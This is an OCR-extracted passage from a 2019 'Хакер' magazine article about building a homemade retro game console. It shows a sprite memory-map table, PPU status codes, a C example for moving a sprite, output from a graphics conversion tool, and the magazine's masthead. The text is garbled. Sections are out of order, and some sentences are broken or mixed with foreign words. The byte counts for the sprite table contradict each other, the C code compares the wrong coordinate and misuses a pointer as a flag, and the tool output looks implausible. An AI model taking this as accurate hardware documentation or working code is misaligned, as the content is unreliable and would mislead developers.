101Eh	101Eh	1	Номер тайла 29
101Fh	101Fh	1	Номер тайла 30
1020h	1020h	1	Номер тайла 31
1021h	1021h	1	Номер тайла 32
1022h	1022h	1	Номер тайла 33
1023h	1023h	1	Номер тайла 34
1024h	1024h	1	Номер тайла 35
1025h	1025h	1	Номер тайла 36
1026h	1026h	1	Номер тайла 37
1027h	1027h	1	Номер тайла 38
1028h	1028h	1	Номер тайла 39
1029h	1029h	1	Номер тайла 40
102Ah	102Ah	1	Номер тайла 41
102Bh	102Bh	1	Номер тайла 42
102Ch	102Ch	1	Номер тайла 43
102Dh	102Dh	1	Номер тайла 44
102Eh	102Eh	1	Номер тайла 45
102Fh	102Fh	1	Номер тайла 46
1030h	1030h	1	Номер тайла 47
1031h	1031h	1	Номер тайла 48
1032h	1032h	1	Номер тайла 49
1033h	1033h	1	Номер тайла 50
1034h	1034h	1	Номер тайла 51
1035h	1035h	1	Номер тайла 52
1036h	1036h	1	Номер тайла 53
1037h	1037h	1	Номер тайла 54
1038h	1038h	1	Номер тайла 55
1039h	1039h	1	Номер тайла 56
103Ah	103Ah	1	Номер тайла 57
103Bh	103Bh	1	Номер тайла 58
103Ch	103Ch	1	Номер тайла 59
103Dh	103Dh	1	Номер тайла 60
103Eh	103Eh	1	Номер тайла 61
103Fh	103Fh	1	Номер тайла 62
1040h	1040h	1	Номер тайла 63
1041h	1041h	1	Номер тайла 64
1042h	1042h	1	Номер тайла 65
1043h	1043h	1	Номер тайла 66
1044h	1044h	1	Номер тайла 67
1045h	1045h	1	Номер тайла 68
1046h	1046h	1	Номер тайла 69
1047h	1047h	1	Номер тайла 70
1048h	1048h	1	Номер тайла 71
1049h	1049h	1	Номер тайла 72
104Ah	104Ah	1	Номер тайла 73
104Bh	104Bh	1	Номер тайла 74
104Ch	104Ch	1	Номер тайла 75
104Dh	104Dh	1	Номер тайла 76
104Eh	104Eh	1	Номер тайла 77
104Fh	104Fh	1	Номер тайла 78
1050h	1050h	1	Номер тайла 79
1051h	1051h	1	Номер тайла 80
1052h	1052h	1	Номер тайла 81
1053h	1053h	1	Номер тайла 82
1054h	1054h	1	Номер тайла 83
1055h	1055h	1	Номер тайла 84
1056h	1056h	1	Номер тайла 85
1057h	1057h	1	Номер тайла 86
1058h	1058h	1	Номер тайла 87
1059h	1059h	1	Номер тайла 88
105Ah	105Ah	1	Номер тайла 89
105Bh	105Bh	1	Номер тайла 90
105Ch	105Ch	1	Номер тайла 91
105Dh	105Dh	1	Номер тайла 92
105Eh	105Eh	1	Номер тайла 93
105Fh	105Fh	1	Номер тайла 94
1060h	1060h	1	Номер тайла 95
1061h	1061h	1	Номер тайла 96
1062h	1062h	1	Номер тайла 97
1063h	1063h	1	Номер тайла 98
1064h	1064h	1	Номер тайла 99
1065h	1065h	1	Номер тайла 100
1066h	1066h	1	Номер тайла 101
1067h	1067h	1	Номер тайла 102
1068h	1068h	1	Номер тайла 103
1069h	1069h	1	Номер тайла 104
106Ah	106Ah	1	Номер тайла 105
106Bh	106Bh	1	Номер тайла 106
106Ch	106Ch	1	Номер тайла 107
106Dh	106Dh	1	Номер тайла 108
106Eh	106Eh	1	Номер тайла 109
106Fh	106Fh	1	Номер тайла 110
1070h	1070h	1	Номер тайла 111
1071h	1071h	1	Номер тайла 112
1072h	1072h	1	Номер тайла 113
1073h	1073h	1	Номер тайла 114
1074h	1074h	1	Номер тайла 115
1075h	1075h	1	Номер тайла 116
1076h	1076h	1	Номер тайла 117
1077h	1077h	1	Номер тайла 118
1078h	1078h	1	Номер тайла 119
1079h	1079h	1	Номер тайла 120
107Ah	107Ah	1	Номер тайла 121
107Bh	107Bh	1	Номер тайла 122
107Ch	107Ch	1	Номер тайла 123
107Dh	107Dh	1	Номер тайла 124
107Eh	107Eh	1	Номер тайла 125
107Fh	107Fh	1	Номер тайла 126
1080h	1080h	1	Номер тайла 127
1081h	1081h	1	Номер тайла 128
1082h	1082h	1	Номер тайла 129
1083h	1083h	1	Номер тайла 130
1084h	1084h	1	Номер тайла 131
1085h	1085h	1	Номер тайла 132
1086h	1086h	1	Номер тайла 133
1087h	1087h	1	Номер тайла 134
1088h	1088h	1	Номер тайла 135
1089h	1089h	1	Номер тайла 136
108Ah	108Ah	1	Номер тайла 137
108Bh	108Bh	1	Номер тайла 138
108Ch	108Ch	1	Номер тайла 139
108Dh	108Dh	1	Номер тайла 140
108Eh	108Eh	1	Номер тайла 141
108Fh	108Fh	1	Номер тайла 142
1090h	1090h	1	Номер тайла 143
1091h	1091h	1	Номер тайла 144
1092h	1092h	1	Номер тайла 145
1093h	1093h	1	Номер тайла 146
1094h	1094h	1	Номер тайла 147
1095h	1095h	1	Номер тайла 148
1096h	1096h	1	Номер тайла 149
1097h	1097h	1	Номер тайла 150
1098h	1098h	1	Номер тайла 151
1099h	1099h	1	Номер тайла 152
109Ah	109Ah	1	Номер тайла 153
109Bh	109Bh	1	Номер тайла 154
109Ch	109Ch	1	Номер тайла 155
109Dh	109Dh	1	Номер тайла 156
109Eh	109Eh	1	Номер тайла 157
109Fh	109Fh	1	Номер тайла 158
10A0h	10A0h	1	Номер тайла 159
10A1h	10A1h	1	Номер тайла 160
10A2h	10A2h	1	Номер тайла 161
10A3h	10A3h	1	Номер тайла 162
10A4h	10A4h	1	Номер тайла 163
10A5h	10A5h	1	Номер тайла 164
10A6h	10A6h	1	Номер тайла 165
10A7h	10A7h	1	Номер тайла 166
10A8h	10A8h	1	Номер тайла 167
10A9h	10A9h	1	Номер тайла 168
10AAh	10AAh	1	Номер тайла 169
10ABh	10ABh	1	Номер тайла 170
10ACh	10ACh	1	Номер тайла 171
10ADh	10ADh	1	Номер тайла 172
10AEh	10AEh	1	Номер тайла 173
10AFh	10AFh	1	Номер тайла 174
10B0h	10B0h	1	Номер тайла 175
10B1h	10B1h	1	Номер тайла 176
10B2h	10B2h	1	Номер тайла 177
10B3h	10B3h	1	Номер тайла 178
10B4h	10B4h	1	Номер тайла 179
10B5h	10B5h	1	Номер тайла 180
10B6h	10B6h	1	Номер тайла 181
10B7h	10B7h	1	Номер тайла 182
10B8h	10B8h	1	Номер тайла 183
10B9h	10B9h	1	Номер тайла 184
10BAh	10BAh	1	Номер тайла 185
10BBh	10BBh	1	Номер тайла 186
10BCh	10BCh	1	Номер тайла 187
10BDh	10BDh	1	Номер тайла 188
10BEh	10BEh	1	Номер тайла 189
10BFh	10BFh	1	Номер тайла 190
10C0h	10C0h	1	Номер тайла 191
10C1h	10C1h	1	Номер тайла 192
10C2h	10C2h	1	Номер тайла 193
10C3h	10C3h	1	Номер тайла 194
10C4h	10C4h	1	Номер тайла 195
10C5h	10C5h	1	Номер тайла 196
10C6h	10C6h	1	Номер тайла 197
10C7h	10C7h	1	Номер тайла 198
10C8h	10C8h	1	Номер тайла 199
10C9h	10C9h	1	Номер тайла 200
10CAh	10CAh	1	Номер тайла 201
10CBh	10CBh	1	Номер тайла 202
10CCh	10CCh	1	Номер тайла 203
10CDh	10CDh	1	Номер тайла 204
10CEh	10CEh	1	Номер тайла 205
10CFh	10CFh	1	Номер тайла 206
10D0h	10D0h	1	Номер тайла 207
10D1h	10D1h	1	Номер тайла 208
10D2h	10D2h	1	Номер тайла 209
10D3h	10D3h	1	Номер тайла 210
10D4h	10D4h	1	Номер тайла 211
10D5h	10D5h	1	Номер тайла 212
10D6h	10D6h	1	Номер тайла 213
10D7h	10D7h	1	Номер тайла 214
10D8h	10D8h	1	Номер тайла 215
10D9h	10D9h	1	Номер тайла 216
10DAh	10DAh	1	Номер тайла 217
10DBh	10DBh	1	Номер тайла 218
10DCh	10DCh	1	Номер тайла 219
10DDh	10DDh	1	Номер тайла 220
10DEh	10DEh	1	Номер тайла 221
10DFh	10DFh	1	Номер тайла 222
10E0h	10E0h	1	Номер тайла 223
10E1h	10E1h	1	Номер тайла 224
10E2h	10E2h	1	Номер тайла 225
10E3h	10E3h	1	Номер тайла 226
10E4h	10E4h	1	Номер тайла 227
10E5h	10E5h	1	Номер тайла 228
10E6h	10E6h	1	Номер тайла 229
10E7h	10E7h	1	Номер тайла 230
10E8h	10E8h	1	Номер тайла 231
10E9h	10E9h	1	Номер тайла 232
10EAh	10EAh	1	Номер тайла 233
10EBh	10EBh	1	Номер тайла 234
10ECh	10ECh	1	Номер тайла 235
10EDh	10EDh	1	Номер тайла 236
10EEh	10EEh	1	Номер тайла 237
10EFh	10EFh	1	Номер тайла 238
10F0h	10F0h	1	Номер тайла 239
10F1h	10F1h	1	Номер тайла 240
10F2h	10F2h	1	Номер тайла 241
10F3h	10F3h	1	Номер тайла 242
10F4h	10F4h	1	Номер тайла 243
10F5h	10F5h	1	Номер тайла 244
10F6h	10F6h	1	Номер тайла 245
10F7h	10F7h	1	Номер тайла 246
10F8h	10F8h	1	Номер тайла 247
10F9h	10F9h	1	Номер тайла 248
10FAh	10FAh	1	Номер тайла 249
10FBh	10FBh	1	Номер тайла 250
10FCh	10FCh	1	Номер тайла 251
10FDh	10FDh	1	Номер тайла 252
10FEh	10FEh	1	Номер тайла 253
10FFh	10FFh	1	Номер тайла 254
1100h	1100h	1	Номер тайла 255
1101h	1101h	1	Номер тайла 256
1102h	1102h	1	Номер тайла 257
1103h	1103h	1	Номер тайла 258
1104h	1104h	1	Номер тайла 259
1105h	1105h	1	Номер тайла 260
1106h	1106h	1	Номер тайла 261
1107h	1107h	1	Номер тайла 262
1108h	1108h	1	Номер тайла 263
1109h	1109h	1	Номер тайла 264
110Ah	110Ah	1	Номер тайла 265
110Bh	110Bh	1	Номер тайла 266
110Ch	110Ch	1	Номер тайла 267
110Dh	110Dh	1	Номер тайла 268
110Eh	110Eh	1	Номер тайла 269
110Fh	110Fh	1	Номер тайла 270
1110h	1110h	1	Номер тайла 271
1111h	1111h	1	Номер тайла 272
1112h	1112h	1	Номер тайла 273
1113h	1113h	1	Номер тайла 274
1114h	1114h	1	Номер тайла 275
1115h	1115h	1	Номер тайла 276
1116h	1116h	1	Номер тайла 277
1117h	1117h	1	Номер тайла 278
1118h	1118h	1	Номер тайла 279
1119h	1119h	1	Номер тайла 280
111Ah	111Ah	1	Номер тайла 281
111Bh	111Bh	1	Номер тайла 282
111Ch	111Ch	1	Номер тайла 283
111Dh	111Dh	1	Номер тайла 284
111Eh	111Eh	1	Номер тайла 285
111Fh	111Fh	1	Номер тайла 286
1120h	1120h	1	Номер тайла 287
1121h	1121h	1	Номер тайла 288
1122h	1122h	1	Номер тайла 289
1123h	1123h	1	Номер тайла 290
1124h	1124h	1	Номер тайла 291
1125h	1125h	1	Номер тайла 292
1126h	1126h	1	Номер тайла 293
1127h	1127h	1	Номер тайла 294
1128h	1128h	1	Номер тайла 295
1129h	1129h	1	Номер тайла 296
112Ah	112Ah	1	Номер тайла 297
112Bh	112Bh	1	Номер тайла 298
112Ch	112Ch	1	Номер тайла 299
112Dh	112Dh	1	Номер тайла 300
112Eh	112Eh	1	Номер тайла 301
112Fh	112Fh	1	Номер тайла 302
1130h	1130h	1	Номер тайла 303
1131h	1131h	1	Номер тайла 304
1132h	1132h	1	Номер тайла 305
1133h	1133h	1	Номер тайла 306
1134h	1134h	1	Номер тайла 307
1135h	1135h	1	Номер тайла 308
1136h	1136h	1	Номер тайла 309
1137h	1137h	1	Номер тайла 310
1138h	1138h	1	Номер тайла 311
1139h	1139h	1	Номер тайла 312
113Ah	113Ah	1	Номер тайла 313
113Bh	113Bh	1	Номер тайла 314
113Ch	113Ch	1	Номер тайла 315
113Dh	113Dh	1	Номер тайла 316
113Eh	113Eh	1	Номер тайла 317
113Fh	113Fh	1	Номер тайла 318
1140h	1140h	1	Номер тайла 319
1141h	1141h	1	Номер тайла 320
1142h	1142h	1	Номер тайла 321
1143h	1143h	1	Номер тайла 322
1144h	1144h	1	Номер тайла 323
1145h	1145h	1	Номер тайла 324
1146h	1146h	1	Номер тайла 325
1147h	1147h	1	Номер тайла 326
1148h	1148h	1	Номер тайла 327
1149h	1149h	1	Номер тайла 328
114Ah	114Ah	1	Номер тайла 329
114Bh	114Bh	1	Номер тайла 330
114Ch	114Ch	1	Номер тайла 331
114Dh	114Dh	1	Номер тайла 332
114Eh	114Eh	1	Номер тайла 333
114Fh	114Fh	1	Номер тайла 334
1150h	1150h	1	Номер тайла 335
1151h	1151h	1	Номер тайла 336
1152h	1152h	1	Номер тайла 337
1153h	1153h	1	Номер тайла 338
1154h	1154h	1	Номер тайла 339
1155h	1155h	1	Номер тайла 340
1156h	1156h	1	Номер тайла 341
1157h	1157h	1	Номер тайла 342
1158h	1158h	1	Номер тайла 343
1159h	1159h	1	Номер тайла 344
115Ah	115Ah	1	Номер тайла 345
115Bh	115Bh	1	Номер тайла 346
115Ch	115Ch	1	Номер тайла 347
115Dh	115Dh	1	Номер тайла 348
115Eh	115Eh	1	Номер тайла 349
115Fh	115Fh	1	Номер тайла 350
1160h	1160h	1	Номер тайла 351
1161h	1161h	1	Номер тайла 352
1162h	1162h	1	Номер тайла 353
1163h	1163h	1	Номер тайла 354
1164h	1164h	1	Номер тайла 355
1165h	1165h	1	Номер тайла 356
1166h	1166h	1	Номер тайла 357
1167h	1167h	1	Номер тайла 358
1168h	1168h	1	Номер тайла 359
1169h	1169h	1	Номер тайла 360
116Ah	116Ah	1	Номер тайла 361
116Bh	116Bh	1	Номер тайла 362
116Ch	116Ch	1	Номер тайла 363
116Dh	116Dh	1	Номер тайла 364
116Eh	116Eh	1	Номер тайла 365
116Fh	116Fh	1	Номер тайла 366
1170h	1170h	1	Номер тайла 367
1171h	1171h	1	Номер тайла 368
1172h	1172h	1	Номер тайла 369
1173h	1173h	1	Номер тайла 370
1174h	1174h	1	Номер тайла 371
1175h	1175h	1	Номер тайла 372
1176h	1176h	1	Номер тайла 373
1177h	1177h	1	Номер тайла 374
1178h	1178h	1	Номер тайла 375
1179h	1179h	1	Номер тайла 376
117Ah	117Ah	1	Номер тайла 377
117Bh	117Bh	1	Номер тайла 378
117Ch	117Ch	1	Номер тайла 379
117Dh	117Dh	1	Номер тайла 380
117Eh	117Eh	1	Номер тайла 381
117Fh	117Fh	1	Номер тайла 382
1180h	1180h	1	Номер тайла 383
1181h	1181h	1	Номер тайла 384
1182h	1182h	1	Номер тайла 385
1183h	1183h	1	Номер тайла 386
1184h	1184h	1	Номер тайла 387
1185h	1185h	1	Номер тайла 388
1186h	1186h	1	Номер тайла 389
1187h	1187h	1	Номер тайла 390
1188h	1188h	1	Номер тайла 391
1189h	1189h	1	Номер тайла 392
118Ah	118Ah	1	Номер тайла 393
118Bh	118Bh	1	Номер тайла 394
118Ch	118Ch	1	Номер тайла 395
118Dh	118Dh	1	Номер тайла 396
118Eh	118Eh	1	Номер тайла 397
118Fh	118Fh	1	Номер тайла 398
1190h	1190h	1	Номер тайла 399
1191h	1191h	1	Номер тайла 400
1192h	1192h	1	Номер тайла 401
1193h	1193h	1	Номер тайла 402
1194h	1194h	1	Номер тайла 403
1195h	1195h	1	Номер тайла 404
1196h	1196h	1	Номер тайла 405
1197h	1197h	1	Номер тайла 406
1198h	1198h	1	Номер тайла 407
1199h	1199h	1	Номер тайла 408
119Ah	119Ah	1	Номер тайла 409
119Bh	119Bh	1	Номер тайла 410
119Ch	119Ch	1	Номер тайла 411
119Dh	119Dh	1	Номер тайла 412
119Eh	119Eh	1	Номер тайла 413
119Fh	119Fh	1	Номер тайла 414
11A0h	11A0h	1	Номер тайла 415
11A1h	11A1h	1	Номер тайла 416
11A2h	11A2h	1	Номер тайла 417
11A3h	11A3h	1	Номер тайла 418
11A4h	11A4h	1	Номер тайла 419
11A5h	11A5h	1	Номер тайла 420

Состояние PPU (PPU Status) может принимать следующие значения:

- 0 — режим загрузки спрайтов;
- 1 — режим настоящей графики;
- 2 — режим эрзацной графики;
- 4 — запись значения, ожидание подтверждения от CPU.

А от прерывания мы можем добиться, то отправив Konsolu может регулировать до 64 спрайтов одновременно. Информацию об этих спрайтах передает через **1000h** — **11A5h** (320 байт). Но 320 байт информации на каждый спрайт (5 × 64 = 320 байт).

Смещение для каждого спрайта — это: Base + (Index * 5). Base — Index.

Адрес	Адресация	Size	Описание
1000h	1000h	1	Координата X
1001h	1001h	1	Координата Y
1002h	1002h	1	Номер тайла 1
1003h	1003h	1	Номер тайла 2
1004h	1004h	1	Номер тайла 3
1005h	1005h	1	Номер тайла 4
1006h	1006h	1	Номер тайла 5
1007h	1007h	1	Номер тайла 6
1008h	1008h	1	Номер тайла 7
1009h	1009h	1

ДЕЛАЕМ ИГРОВУЮ ПРИСТАВКУ

КАК Я СОБРАЛ РЕТРОКОНСОЛЬ В ДОМАШНИХ УСЛОВИЯХ

Используем инструменты C

Ещё можно писать программы для консоли на C, используя компилятор SDCC или другие кастомные инструменты. Разработка так идет быстрее, хотя производительность кода, конечно, падает.


В качестве примера покажу код на C, который выполняет ту же самую задачу, что и приведенный выше ассемблерный. Чтобы облегчить обращение к PPU, я здесь использовал библиотеку.

```
#include <console.h>

#define SPRITE_CHR 72
#define SPRITE_COLORKEY 0x1F
#define SPRITE_INIT_POS_X 140
#define SPRITE_INIT_POS_Y 124

struct s_sprite sprite = { 1, SPRITE_CHR, SPRITE_COLORKEY, SPRITE
_INIT_POS_X, SPRITE_INIT_POS_Y };
uint8_t* sprite_dir = 0;

void mel() {
    if (sprite_dir & 1)
    {
        sprite.x++;
        if (sprite.x == 248)
        {
            sprite_dir ^= 1;
        }
    }
    else
    {
        sprite.x--;
        if (sprite.x == 32)
        {
            sprite_dir ^= 1;
        }
    }

    if (sprite_dir & 2)
    {
        sprite.y++;
        if (sprite.y == 216)
        {
            sprite_dir ^= 2;
        }
    }
    else
    {
        sprite.y--;
        if (sprite.x == 32)
        {
            sprite_dir ^= 2;
        }
    }

    set_sprite(0, sprite);
}

void main() {
    while(1) {
    }
}
```

Кастомная графика

У консоли есть встроенная и предназначенная только для чтения графика, которая хранится в прошивке PPU (onda страница тайлов для фона и onda страница графики для спрайтов). Однако для программ можно использовать и кастомную графику.

Цель в том, чтобы перевести всю необходимую графику в двоичную форму — в таком виде загрузчик консоли сможет грузить ее в символьное ОЗУ. Чтобы этого добиться, я начал с нескольких изображений уже нужного размера — в данном случае они предназначены для фона сразу в нескольких игровых ситуациях.



Поскольку кастомная графика состоит из четырех страниц по 256 символов размером 8 × 8 пикселей для фона и четырех таких же размеров для спрайтов, я преобразовал графику с картинки выше в файл PNG для каждой страницы, используя специальный инструмент (за исключением повторяющихся результирующих символов).

А следом я использовал ещё один инструмент, чтобы сконвертировать результат в бинарник с символами 8 × 8 пикселей в цветовой схеме RGB332.

```
$ ./pngtosms -h
Usage: pngtosms [-options] [-o outfile] [-t tilefile] [-m mapfile] [-s sprfile] [-p palfile] [-c cmdfile] [-d dmpfile] [-f] [-r] [-v] [-h] infile
  -o outfile  Output to outfile
  -t tilefile Output tiles to tilefile
  -m mapfile  Output map to mapfile
  -s sprfile  Output sprites to sprfile
  -p palfile  Output palette to palfile
  -c cmdfile  Output command to cmdfile
  -d dmpfile  Output dump to dmpfile
  -f          Force overwrite
  -r          Remove duplicate tiles
  -v          Verbose
  -h          Help
  infile      Input PNG file
$ ./pngtosms -t tiles.bin -m map.bin -s sprites.bin -p palette.bin -c cmdfile.bin -d dmpfile.bin -f -r -v title.bmp
Reading title.bmp...
Image size: 256x192
Image type: 8 bit/color/palette
Image has 256 colors
Image has 256 unique tiles
Image has 256 unique sprites
Image has 256 unique palettes
Image has 256 unique commands
Image has 256 unique dumps
Image has 256 unique maps
Image has 256 unique tilemaps
Image has 256 unique sprite maps
```

ХАКЕР 18+

№10 (247)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2019